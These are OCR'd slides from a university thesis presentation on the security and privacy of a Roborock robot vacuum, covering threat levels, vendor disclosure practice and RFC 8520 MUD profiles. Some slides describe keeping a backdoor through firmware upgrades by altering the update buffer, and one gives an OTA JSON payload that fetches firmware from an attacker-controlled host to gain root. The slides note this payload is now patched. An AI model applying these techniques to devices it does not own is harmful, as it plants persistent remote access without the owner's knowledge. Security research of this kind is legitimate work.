
Remote Access (across the internet!!!)

- Easy to perform - system has required libraries and network stack
- e.g. Reverse SSH
- e.g. VPN / SD-WAN



Reset Persistence (factory reset friendly!!!)

#ModifyingTheRecoveryPartitionForFunAndProfit



Upgrade Persistence (see concept post)

```
21733 root      2264 S    sh -c dd if=/dev/mmcblk0p10 of=/dev/mmcblk0p9 bs=8192 count=65536 iflag=fullblock > /dev/null 2>&1
21734 root      1356 D    dd if=/dev/mmcblk0p10 of=/dev/mmcblk0p9 bs=8192 count=65536 iflag=fullblock
```

Upgrade procedure

- Download the update to `mmcblk0p1` (data)
- Extract update to `mmcblk0p10` (updbuf)
- Unmount `mmcblk0p8` (bootA) / `mmcblk0p9` (bootB)
- Flash `updbuf` to `bootA` / `bootB`
- Boot into `bootA` / `bootB`
- Flash `updbuf` to `bootB` / `bootA`
- Boot into `bootB` / `bootA`

Both filesystems are overwritten (existing changes will disappear)

Upgrade Persistence (see concept post)

```
21733 root      2264 S    sh -c dd if=/dev/mmcblk0p10 of=/dev/mmcblk0p9 bs=8192 count=65536 iflag=fullblock > /dev/null 2>&1
21734 root      1356 D    dd if=/dev/mmcblk0p10 of=/dev/mmcblk0p9 bs=8192 count=65536 iflag=fullblock
```

Achieving upgrade persistence

- Download the update to `mmcblk0p1` (data)
- Extract update to `mmcblk0p10` (updbuf)
- Modify contents of `updbuf`
- Unmount `mmcblk0p8` (bootA) / `mmcblk0p9` (bootB)
- Flash modified `updbuf` to `bootA` / `bootB`
- Boot into `bootA` / `bootB`
- Flash modified `updbuf` to `bootB` / `bootA`
- Boot into `bootB` / `bootA`

Modify the extracted updated firmware, so changes propagate

Upgrade Persistence (see concept post)

```
21733 root      2264 S    sh -c dd if=/dev/mmcblk0p10 of=/dev/mmcblk0p9 bs=8192 count=65536 iflag=fullblock > /dev/null 2>&1
21734 root      1356 D    dd if=/dev/mmcblk0p10 of=/dev/mmcblk0p9 bs=8192 count=65536 iflag=fullblock
```

How to modify?

- Alter the `SysUpdate` binary to include modification steps
- Service / cron / repeated task to write into `/mnt/updbuf`

Upgrade Persistence (see concept post)

```
21733 root      2264 S    sh -c dd if=/dev/mmcblk0p10 of=/dev/mmcblk0p9 bs=8192 count=65536 iflag=fullblock > /dev/null 2>&1
21734 root      1356 D    dd if=/dev/mmcblk0p10 of=/dev/mmcblk0p9 bs=8192 count=65536 iflag=fullblock
```

What to modify?

- Remote access
  - `/etc/passwd`
  - `/usr/bin/adbd`
  - `/usr/sbin/dropbear`
  - VPN / SD-WAN
  - iptables (various locations)
- Sounds?
- Future upgrade persistence
  - `SysUpdate`
  - Scheduled / repeated jobs

OTA Rooting

```
{
  "method": "miIO.ota",
  "params": {
    "mode": "normal",
    "install": "1",
    "app_url": "http://192.168.8.110:8322/firmware", // this looks definitely controlla
    "file_md5": "6e24b0454b170f67676693b759fba742",
    "proc": "dnld install"
  },
  "id": 474627483
}
```

During device initialisation, an OTA update payload could be sent…

Remote root / backdoor!!

However… patched a long time ago

OTA Rooting

- OTA updates during device initialisation were disabled in a November 2019 firmware update.
  - Remember - Product was released June 2019
- This method of attack is limited to devices that are
  - Not yet initialised (else will have to be factory reset)
  - Manufactured within 4 months of the device being first sold


Let’s Talk Threats

- TS0 - No malicious threat
  - Visibility and ownership of the data / device
- TS1 - Physical (proximal) threat
  - Supply-chain
  - Second-hand seller
  - Someone with momentary/prolonged access
- TS2 - Remote (proximal) threat
  - Nearby, on the network
  - Nearby, outside of the network
- TS3 - Remote (distal) threat
  - Backdoor
  - Vendor, C2

exc: Usage of the data in the cloud

TS0 - No malicious threat

Data Visibility and Ownership



- How do I know what data is being collected?
  - Privacy policy™
- How do I know what data is actually being collected?
  - Need equipment, skills, willingness
  - Patience to unscrew a lot of screws
  - Encryption
- (How) Can I control the data that is collected?
  - Locally? Remotely?
- (How) Can I confirm *my* data has been deleted?

Data includes: map data, [~~camera~~], [~~microphone~~], app logs, process list, network config, network data, statistics


TS0 - No malicious threat

Device Visibility and Ownership

- Is this device really mine?
- Can I see what *my* device is doing?
- Can I modify *my own* device

  Communications are encrypted
  Logs are encrypted
  Restricted `adbd`, `ssh`, `serial`

- But otherwise yes
  - It's just Linux
  - No hardware restrictions to flashing



THE VERGE TWITTER FACEBOOK

TECH \ TRANSPORTATION \ CARS

BMW starts selling heated seat subscriptions for $18 a month

The auto industry is racing towards a future full of microtransactions

By James Vincent | Jul 12, 2022, 6:45am EDT | 88 comments

Photo by Silas Stein/picture alliance via Getty Images

Would you pay for hardware
.. then pay more to use it?

TS1 - Physical (proximal) threat

The “friend-who-has-your-WiFi-password-even-though-you-didn’t-give-it-to-them”

Prolonged access

✔ Efforts to restrict serial access

⚠ Supply chain

- Extract user/device/app data
- Modifications
  - Persistence
  - Remote access
  - Jumphost
  - Eavesdropping

Momentary access

✔ adbd (USB access) is restricted


✔ No fast hands-off attack vector

- Need to open up the device
- Takes time to gain shell access
- Reset + OTA root
  - “I wonder what this *reset button* does”
  - Pre-Nov 2019 units only

TS2 - Remote (proximal) threat

The “coffee shop hacker”

✔ All data is encrypted (application level, not just TLS)!
✔ IPv6 blocked
✔ SSH server port blocked by default
⚠ …other services?
⚠ OTA rooting (patched Nov 2019)
Wireless credentials can be sniffed during pairing (+ promiscuous)



TS3 - Remote (distal) threat

Vendor

⚠ Access to user/device/app data
⚠ Ability to issue remote commands
⚠ Network packet logging
⚠ Potential arbitrary execution in future releases
⚠ Privacy policy discrepancy

Other

⚠ Is my device backdoored?
⚠ Unknown nature of expected traffic (see later)
⚠ Vuln > RCE = root control

Privacy / Security Response

Roborock


- ✔ Evidence of buffer overflow checks in the binary
- ✔ Application-level encryption
- ✔ Reduction in log verbosity (though not consistent)
- ✔ `ip{,6}tables` rules
- ✔ Tightening of access through `adb`, `ssh`, `serial`
- ✔ They seem to respond to security incidents
- ✔ (some) effort to uphold privacy and define data usage

Privacy / Security Response

⚠ They seem to respond to security incidents. *sort of*

Disclosures

- Only one vulnerability disclosure listed on their webpage
  - *8 years of business, 15 products, 1 vulnerability?*
  - No CVE / other detail report
- Perhaps more, but undisclosed




Privacy / Security Response


What about other companies?

 (IoT Ecosystem, Whitelabel Vendor) and  Xiaomi (IoT Ecosystem) have published CVEs

- Reminder; not a necessity
- They both have large security teams and bug bounty programs
  - Bigger company
  - More at stake

Privacy / Security Response






Both companies have white-papers / publications about security minimums.

Note
The Tuya paper mentions encryption during the pairing process.
The Roborock S6 (which integrates the Tuya platform), fails to do so.

Is there a compliance check / verification between either party?

Towards an expected conversation - RFC 8520

RFC 8520 - Manufacturer Usage Description



MUD files whitelist the nature of network traffic that a device should transmit/receive. (e.g. Transmit IPv4 tcp/8890 to (DNS) example.com)

Traffic that does not match the MUD are discarded (or allowed but flagged). Mitigates unexpected ports/hosts - but ineffective against (e.g.) C2 payloads

IoT Research Team @ UNSW EE&T has done some research

Towards an expected conversation - RFC 8520

RFC 8520 - Manufacturer Usage Description

RFC8520 was approved and published in March 2019

But is anyone adopting it?

How have manufacturers of IoT / smart home devices addressed the increasing concerns of digital privacy and product security?

(Specifically Roborock)

✔ Data is cleared during resets
✔ Lockdown on access methods (ADB, Serial, MiIO, SSH, IPv6)
✔ Data is encrypted during transit


but more can be done

Further transparency in disclosures
Improved privacy policy
Pairing encryption
Data should be cleared on device disassociation
Better co-ordination between ecosystems and vendors
MUD files - both devices and infrastructure
Whitepapers, bug bounties

Future Work

- Test the mobile app
- Test the cloud infrastructure
- Test MITM - HSTS?
- Make MUD profile
- Fuzz exposed ports
  - e.g. `rr_loader` service

Aside: Thesis in a Year



Thank You

Andrew Wong

w: featherbear.cc/UNSW-CSE-Thesis

e: andrew.j.wong@student.unsw.edu.au